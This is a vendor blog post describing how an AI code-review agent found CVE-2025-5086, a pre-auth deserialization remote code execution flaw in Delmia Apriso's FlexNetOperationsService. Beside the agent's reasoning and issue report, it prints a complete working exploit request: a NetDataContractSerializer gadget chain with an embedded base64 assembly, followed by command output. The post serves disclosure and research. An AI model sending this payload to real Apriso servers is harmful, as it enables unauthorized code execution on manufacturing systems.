

Hacktron finds pre-auth RCE in Dassault Delmia Apriso

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
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Hacktron finds pre-auth RCE in Dassault Delmia Apriso



[rootxharsh](#)

June 3, 2025

6 min read

[research](#)

In the early days, we benchmarked Hacktron's capabilities to browse large codebases and find exploitable vulnerabilities. We focused on real-world codebases that we had previously audited, as prior knowledge helps triage and eliminate false positives.

Delmia Apriso has been around for years, and at one point even Apple hosted it externally. Its Manufacturing Execution System is used by the likes of Boeing, Airbus France, and Lockheed Martin. Security teams like [Synacktiv](#) and I (while at ProjectDiscovery) have audited its code. Its backend is .NET and it's a relatively large codebase, making it a perfect candidate for Hacktron benchmarking.

Hacktron ended up finding [CVE-2025-5086](#), a pre-auth remote code execution vulnerability with a 9.0 CVSS severity rating.

Hacktron's environment and objective

Knowing a few things about .NET, we provided Hacktron with the decompiled source code and the webroot/install directory contents, since critical configurations like `web.config` reside there and are applied based on directory structure:

```
→ DELMIA-Apriso-2025 ls
```

```
flexnet_decompiled_dlls install_dir_contents
```

We provided Hacktron with the following objective:

Objective

You're reviewing the C#/ASP.NET-based codebase of a web application called Delmia Apriso FlexNet. The goal is to assess the application for any unauthenticated insecure deserialization risks, especially those that could be triggered through user-controllable input. Focus on identifying patterns where external data is processed in ways that might lead to unsafe deserialization, particularly in the absence of strong validation or protective controls.

It's fascinating to watch how Hacktron reasons through code to uncover security vulnerabilities. After embedding our own knowledge into it, we were especially curious to see how it approaches and flags bugs — mirroring the way we'd think through an audit ourselves.

Here is how Hacktron thinks about the code:

Thinking

Let's search for all occurrences of `.Deserialize(...)` across `.cs` files. This should reveal common sinks like `BinaryFormatter`, `XmlSerializer`, or custom deserializers.

This led to many sinks and multiple paths for Hacktron to explore. One instance being as follows:

```
dictionary2.Add(keyValuePair.Key,  
SfControllerExtender.Deserialize(keyValuePair.Value.ToString()));
```

Just seeing a `.Deserialize(...)` call can look promising, but when Hacktron opened it up, it discovered this:

```

public static PropertyBag Deserialize(string content)

{

    // ...

    return JsonConvert.DeserializeObject<Dictionary<string, object>>(content);

}

```

In other words, it's just a thin wrapper over `JsonConvert.DeserializeObject(...)`. At that point, Hacktron has two choices:

- Give up right away, assuming “JSON” implies “safe by default.”
- Dig deeper, asking “Does this particular JSON call use any unsafe settings (e.g., `TypeNameHandling`) under the hood?”

Hacktron is designed not to stop at the surface level. It knows that although JSON deserialization is usually safe, if `TypeNameHandling` were enabled anywhere, an attacker could inject arbitrary types. So it searches for any occurrences of `TypeNameHandling` in the entire codebase to confirm whether this JSON path is truly harmless.

Thinking

This looks like a custom JSON-based deserializer. By default, `JsonConvert.DeserializeObject` uses `TypeNameHandling = None` (safe). There's no `JsonSerializerSettings` passed here, so nested objects simply get re-parsed recursively. We'd need `TypeNameHandling.All` (or similar) to let the client dictate type information. Let's search globally for any `TypeNameHandling` references.

```

$ exec_command('grep -R "TypeNameHandling" -n /app')

# No results

```

Since no `TypeNameHandling` reference was found, Hacktron assumed the default setting (`TypeNameHandling = None`) applies. With that pathway ruled out, it marked this as a dead end and moved on to investigate other parts of the source code.

Thinking

I haven't found any clear instances of `BinaryFormatter.Deserialize` or `JsonConvert.DeserializeObject` with `TypeNameHandling` enabled that are reachable from unauthenticated user input. The `XmlSerializer` path seems constrained by the server-side type definition. The `Runtime.Deserialize` path leads to code I cannot analyze. The

`SfControllerExtender` path using `JsonConvert` seems safe due to default settings, and I couldn't trace its origin anyway.

Perhaps I should look for other potentially dangerous serializers like `LosFormatter`, `ObjectStateFormatter`, or `NetDataContractSerializer`.

Going deeper into the code

As Hacktron navigates deeper through the codebase, it comes across a particularly interesting file: `FlexNetOperationsService.cs`. This is where things start to get serious.

It detects usage of `NetDataContractSerializer` — a serializer that embeds .NET type metadata, making it dangerous if fed untrusted input.

Thinking

Okay, this is interesting! `NetDataContractSerializer` is explicitly mentioned via the `[NetDataContractSerializerBehavior]` attribute applied to the `FlexNetOperationsService` class in `/app/FlexNet.WebUI.WebServices/FlexNetOperationsService.cs`.

`NetDataContractSerializer` is dangerous because, like `BinaryFormatter`, it includes .NET type information in the serialized data (XML in this case), allowing an attacker to potentially control the type being deserialized. If this service endpoint is reachable without authentication and processes user-supplied data using this serializer, it could lead to arbitrary object deserialization and RCE.

I need to examine `FlexNetOperationsService.cs` to understand:

- What methods does this service expose?
- Do any methods take parameters that are deserialized using `NetDataContractSerializer`?
- Is the service accessible without authentication?

Looking at the attributes applied to the `FlexNetOperationsService` class and the `Invoke` method:

```
[NetDataContractSerializerBehavior]

[AspNetCompatibilityRequirements(RequirementsMode =
AspNetCompatibilityRequirementsMode.Allowed)]

[ServiceBehavior(AddressFilterMode = AddressFilterMode.Any)]

public class FlexNetOperationsService : IFlexNetOperationsService {

    public Outcome Invoke(OperationExecutionParameters parameters, out PropertyBag
outputs)

}
```

Confirming the service is reachable pre-auth

The below hypothesis is fascinating. It noticed the WCF service itself doesn't have any auth annotations and the binding is in web.config. However, the service itself is commented out. Would it be reachable?

Thinking

There are no standard ASP.NET or WCF authorization attributes like `[Authorize]` or `[AllowAnonymous]` applied to either the class or the method. In WCF, the absence of explicit security configuration in `web.config` and the lack of authorization attributes in the code often defaults to no authentication.

Thinking

This main `web.config` for the `/WebServices/` directory provides more context:

- `FlexNetOperationsService.svc` Binding: Lines 64-71 show a commented-out service definition for `FlexNet.FunctionInterpreter.WebServices.FlexNetOperationsService`. If this were active, it would use the `wsHttpBinding` named `FlexNetConfiguration`.
- `FlexNetConfiguration` Binding: Lines 84-90 define the `wsHttpBinding` named `FlexNetConfiguration`. Crucially, it confirms `<security mode="None">`.
- Service Implementation: The service implementation class is `FlexNet.FunctionInterpreter.WebServices.FlexNetOperationsService`.

Hypothesis: Although the service definition for `FlexNetOperationsService.svc` is commented out in `web.config`, the `.svc` file itself exists (`/app/install_dir_contents/WebSite/WebServices/FlexNetOperationsService.svc`). It's possible that:

- The service is activated by the presence of the `.svc` file.

Reporting

Confirming that the service can indeed be accessed pre-auth and does allow deserialization, Hacktron reported the issue to us.

Unauthenticated Arbitrary Deserialization in FlexNetOperationsService via NetDataContractSerializer #22

Closed

EditNew issue

rootxharsh opened on Apr 5

Summary

The `FlexNetOperationsService` WCF service located in `FlexNet.WebUI.WebServices/FlexNetOperationsService.cs` is configured to use `NetDataContractSerializer` via the `[NetDataContractSerializerBehavior]` attribute. This serializer is inherently unsafe as it allows type information specified within the XML payload to control the object type instantiated during deserialization. The service endpoint does not appear to have explicit authentication controls applied, making it potentially accessible to unauthenticated users.

Affected Files

- `/app/FlexNet.WebUI.WebServices/FlexNetOperationsService.cs`

Affected Code

```
// /app/FlexNet.WebUI.WebServices/FlexNetOperationsService.cs:19
[NetDataContractSerializerBehavior]
[AspNetCompatibilityRequirements(RequirementsMode = AspNetCompatibilityRequirementsMode.Allowed)]
[ServiceBehavior(AddressFilterMode = AddressFilterMode.Any)]
public class FlexNetOperationsService : IFlexNetOperationsService
{
```

Assignees

rootxharsh

Labels

0-dayvalid

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

We validated the vulnerability and confirmed RCE via the below unauthenticated request:

POST /apriso/WebServices/FlexNetOperationsService.svc/Invoke?cmd=dir HTTP/1.1

Host: delmia-apriso

Content-Type: text/xml

SOAPAction: "http://tempuri.org/IFlexNetOperationsService/Invoke"

Content-Length: 9182

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">

<s:Body>

<Invoke xmlns="http://tempuri.org/">

<ArrayOfstring z:Id="1" z:Type="System.Collections.Generic.SortedSet`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]" z:Assembly="System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" xmlns="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns:x="http://www.w3.org/2001/XMLSchema" xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/"><Count z:Id="2" z:Type="System.Int32" z:Assembly="0" xmlns="">2</Count><Comparer z:Id="3" z:Type="System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]" z:Assembly="0" xmlns=""><_comparison z:Id="4" z:FactoryType="a:DelegateSerializationHolder" z:Type="System.DelegateSerializationHolder" z:Assembly="0" xmlns="http://schemas.datacontract.org/2004/07/System.Collections.Generic" xmlns:a="http://schemas.datacontract.org/2004/07/System"><Delegate z:Id="5" z:Type="System.DelegateSerializationHolder+DelegateEntry" z:Assembly="0" xmlns=""><a:assembly z:Id="6">mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089</a:assembly><a:delegateEntry z:Id="7"><a:assembly z:Ref="6" i:nil="true"/><a:delegateEntry i:nil="true"/><a:methodName z:Id="8">Compare</a:methodName><a:target i:nil="true"/><a:targetTypeAssembly z:Ref="6" i:nil="true"/><a:targetTypeName z:Id="9">System.String</a:targetTypeName><a:type z:Id="10">System.Comparison`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]</a:type></a:delegateEntry><a:methodName z:Id="11">Parse</a:methodName><a:target i:nil="true"/><a:targetTypeAssembly z:Id="12">PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35</a:targetTypeAssembly><a:targetTypeName z:Id="13">System.Windows.Markup.XamlReader</a:targetTypeName><a:type z:Id="14">System.Func`2[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral,

```

PublicKeyToken=b77a5c561934e089],[System.Object, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089]]</a:type></Delegate><method0 z:Id="15"
z:FactoryType="b:MemberInfoSerializationHolder"
z:Type="System.Reflection.MemberInfoSerializationHolder" z:Assembly="0" xmlns=""
xmlns:b="http://schemas.datacontract.org/2004/07/System.Reflection"><Name z:Ref="11"
i:nil="true"/><AssemblyName z:Ref="12" i:nil="true"/><ClassName z:Ref="13" i:nil="true"/>
<Signature z:Id="16" z:Type="System.String" z:Assembly="0">System.Object
Parse(System.String)</Signature><Signature2 z:Id="17" z:Type="System.String"
z:Assembly="0">System.Object Parse(System.String)</Signature2><MemberType z:Id="18"
z:Type="System.Int32" z:Assembly="0">8</MemberType><GenericArguments i:nil="true"/>
</method0><method1 z:Id="19" z:FactoryType="b:MemberInfoSerializationHolder"
z:Type="System.Reflection.MemberInfoSerializationHolder" z:Assembly="0" xmlns=""
xmlns:b="http://schemas.datacontract.org/2004/07/System.Reflection"><Name z:Ref="8"
i:nil="true"/><AssemblyName z:Ref="6" i:nil="true"/><ClassName z:Ref="9" i:nil="true"/>
<Signature z:Id="20" z:Type="System.String" z:Assembly="0">Int32 Compare(System.String,
System.String)</Signature><Signature2 z:Id="21" z:Type="System.String"
z:Assembly="0">System.Int32 Compare(System.String, System.String)</Signature2><MemberType
z:Id="22" z:Type="System.Int32" z:Assembly="0">8</MemberType><GenericArguments
i:nil="true"/></method1></_comparison></Comparer><Version z:Id="23" z:Type="System.Int32"
z:Assembly="0" xmlns="">2</Version><Items z:Id="24" z:Type="System.String[]"
z:Assembly="0" z:Size="2" xmlns=""><string z:Id="25"
xmlns="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/><string z:Id="26"
xmlns="http://schemas.microsoft.com/2003/10/Serialization/Arrays"><ResourceDictionary

xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"

xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"

xmlns:s="clr-namespace:System;assembly=mscorlib"

xmlns:r="clr-namespace:System.Reflection;assembly=mscorlib"

xmlns:i="clr-namespace:System.IO;assembly=mscorlib"

xmlns:c="clr-namespace:System.IO.Compression;assembly=System"

>

<s:Array x:Key="data" x:FactoryMethod="s:Convert.FromBase64String">

<x:Arguments>

<s:String>H4sIAAAAAAAEA01WTWwbRRR+Yzu04yRuk5S0RRQ2tEYp1MVVDLSoatPEaZIqadLYTuUfLK7XU2fResf

```

MrktSJ0ilqEhIIMSRIo5F4pBDERUSEge09MABiQ0HcuNWLlwQonwzu07cxFJ7QRVSnz3fm3nz5s33xvPj2fMfU5yI
Eij37hHdolBG6cFyBSXzzLcZutlle+gWm7k9VFp2fKMuRVVaNc02PE8ERpkbsuEZjmcU5opGTVS42dub3hfFmJ8gm
mFxGnzyz2oz7h2KDXWzbqIkhQVyKgswo1t1/VYyJtoQ2tSsbAap9GrylV9N/S60vI3iMxFCd+ItUnyAlHPQ6zFFg
G/VEszhfZUS9sM+EoAXeoIfXWem+aH+YIpfWLTxA0cdaKp+/lgHjUlD4Udcb0QxerZ4je2mWYuG+opPaSDfsCkhzA
He5gc28hALK4XSY/viwljZ6WHES0tkGZawlgXSDSdTh6Y1C3ZBUgOd8LmI6t0b9d0AV06a1CkleruH05Ww3sU9AJ6
wnAZQEpsAz6PpIonx1jEWKV8KW/mzJHcyMHDytJBLrC07r3vEv0KvabqxUA6XtVXHH+C5g7ovWeK9EU83B97J89MF
6DX0L6m2m0uKEc5YmnZ5I4YdanGX9kRGgzXqztadLxf1lJXJa5Hpi0WSdpPzwIX6RXgJWCabtB14PfAJP2G3gzF2F
3gGDBJ59k8S9JlYJo+Ytd1FBah+mynnTpXVZ83LP39XTk9Xx/LEGU3qVaXxiG6SU8Bf0TZT7/Qc3SQfqcX6DB6DwI
H2KtAE3icTrIjwCobp9N0lU1hxGdshl6nL9lpMPhXEnCALpFJ4srmvfAptZxLzXS3lq22Abq+xcaQ/bocmRWVhsuP
kpMXjrwWal5sV16UJqvm2kK5TpuKqH/AazZXf5HZAPh0IGdnMhYYX0DVujota3XG5LHJ5ybG5T6HBChzhLXDXWtE1/
3iAPVfUbjYigcoNXWXHdYLVjd4mk+Y0Z3mZpoKGPi48faqrPFgab0jJvUDbF/hbDe6H9tb6t0Id7kMw8mwraEYs0F
bVE37g2D7NSwHKfjGwZDDtXRTk6zAVRyJfWL2KJStzjaDeCHTXGZ8Xl7nrTqxxw7GNxpM00Jxgek5NzK3aArcqXGo
6m2KVKErUq1RJTHiVKB2/jtXiUT5R46x0MBLrp001qkC/RLa+2HAuTvX0TlyemP06/knt8z/eGaHUN5ffWnydv/NB
3CCWMBhLpda0Lb3X93P6NeyD/r6EQf1PwJ7JdFAsAzRiqCvHWJJY/1D/HuWRxeiMqryoejKpzKSmfw++KRZdKE+rw
1CKDZ6VVv2U8CZWbF5XP3RpWYq3fUb7shvb7GjzfWkjuWxra2lcyILrzlq0F25CzvWVHivixjb2wb5XwjT5HeFr+
h9dnXX5NrYlai349wo3vGW92smLgcuUHE3xCK06wJq03hpT6E9DTwRvrr0XeLuP+lem20RVvfC5me5oGdeJIsk4ji
43zlienH3h07fp0eV0GvB6qPfogB+Aq1Q1hJfMRWjCLtEj0fVNPguaZ/c+idPZbUGdACM2Lp/AcXHXldx6vfNY+g1
S7X4LqJIEG/45HB/bhRcd9QLf8Uh0L4euLtYlwunSh0vBywE0KJVzcfEWXmp3H3DmtcM/Kp61Dg86/BTzKq4o40IU
0HPMRfZnWi0JkfvoebK67zmEUPA2kD+wZbsNud2SI85Dg8fnjVEdBHZe0C4x/IfiHh+Z5p/+VETeSyPQv4FcLoAng
A0AAA=</s:String>

</x:Arguments>

</s:Array>

<i:MemoryStream x:Key="inputStream">

<x:Arguments>

<StaticResource ResourceKey="data"></StaticResource>

</x:Arguments>

</i:MemoryStream>

<c:GZipStream x:Key="gzipStream">

<x:Arguments>

<StaticResource ResourceKey="inputStream"></StaticResource>

<c:CompressionMode>0</c:CompressionMode>

</x:Arguments>

```
</c:GZipStream>

<s:Array x:Key="buf" x:FactoryMethod="s:Array.CreateInstance">

  <x:Arguments>

    <x:Type TypeName="s:Byte"/>

    <x:Int32>3584</x:Int32>

  </x:Arguments>

</s:Array>

<ObjectDataProvider x:Key="tmp" ObjectInstance="{StaticResource gzipStream}"
MethodName="Read">

  <ObjectDataProvider.MethodParameters>

    <StaticResource ResourceKey="buf"></StaticResource>

    <x:Int32>0</x:Int32>

    <x:Int32>3584</x:Int32>

  </ObjectDataProvider.MethodParameters>

</ObjectDataProvider>

<ObjectDataProvider x:Key="asmLoad" ObjectType="{x:Type r:Assembly}"
MethodName="Load">

  <ObjectDataProvider.MethodParameters>

    <StaticResource ResourceKey="buf"></StaticResource>

  </ObjectDataProvider.MethodParameters>

</ObjectDataProvider>

<ObjectDataProvider x:Key="types" ObjectInstance="{StaticResource asmLoad}"
MethodName="GetTypes">
```

```

        <ObjectDataProvider.MethodParameters/>

    </ObjectDataProvider>

    <ObjectDataProvider x:Key="firstType" ObjectInstance="{StaticResource types}"
    MethodName="GetValue">

        <ObjectDataProvider.MethodParameters>

            <s:Int32>0</s:Int32>

        </ObjectDataProvider.MethodParameters>

    </ObjectDataProvider>

    <ObjectDataProvider x:Key="createInstance" ObjectInstance="{StaticResource
    firstType}" MethodName="InvokeMember">

        <ObjectDataProvider.MethodParameters>

            <x:Null/>

            <r:BindingFlags>512</r:BindingFlags>

            <x:Null/>

            <x:Null/>

            <x:Null/>

            <x:Null/>

            <x:Null/>

            <x:Null/>

        </ObjectDataProvider.MethodParameters>

    </ObjectDataProvider>

</ResourceDictionary></string></Items></ArrayOfstring>

</Invoke>

```

```
</s:Body>
```

```
</s:Envelope>
```

```
...
```

```
Volume in drive C is Windows
```

```
Volume Serial Number is ...
```

```
Directory of c:\windows\system32\inetsrv
```

03/28/2025	06:12 PM	<DIR>	.
03/28/2025	06:12 PM	<DIR>	..
08/03/2020	08:26 AM	<DIR>	0405
08/03/2020	08:26 AM	<DIR>	0407
08/03/2020	08:26 AM	<DIR>	0409
08/03/2020	08:26 AM	<DIR>	040C
08/03/2020	08:26 AM	<DIR>	0410
08/03/2020	08:26 AM	<DIR>	0412
08/03/2020	08:26 AM	<DIR>	0413
08/03/2020	08:26 AM	<DIR>	

```
...
```

Conclusion

For years, this vulnerability hid in plain sight — missed by multiple audits and even used in production by Apple. In just ten minutes, Hacktron pinpointed the unprotected .svc file and its “no security” binding, exposing a full pre-auth RCE path. This example shows how AI security researchers can rapidly uncover critical overlooked vulnerabilities, making them invaluable for keeping codebases truly secure.

Hacktron reviews your code and finds real vulnerabilities before they ship to production.

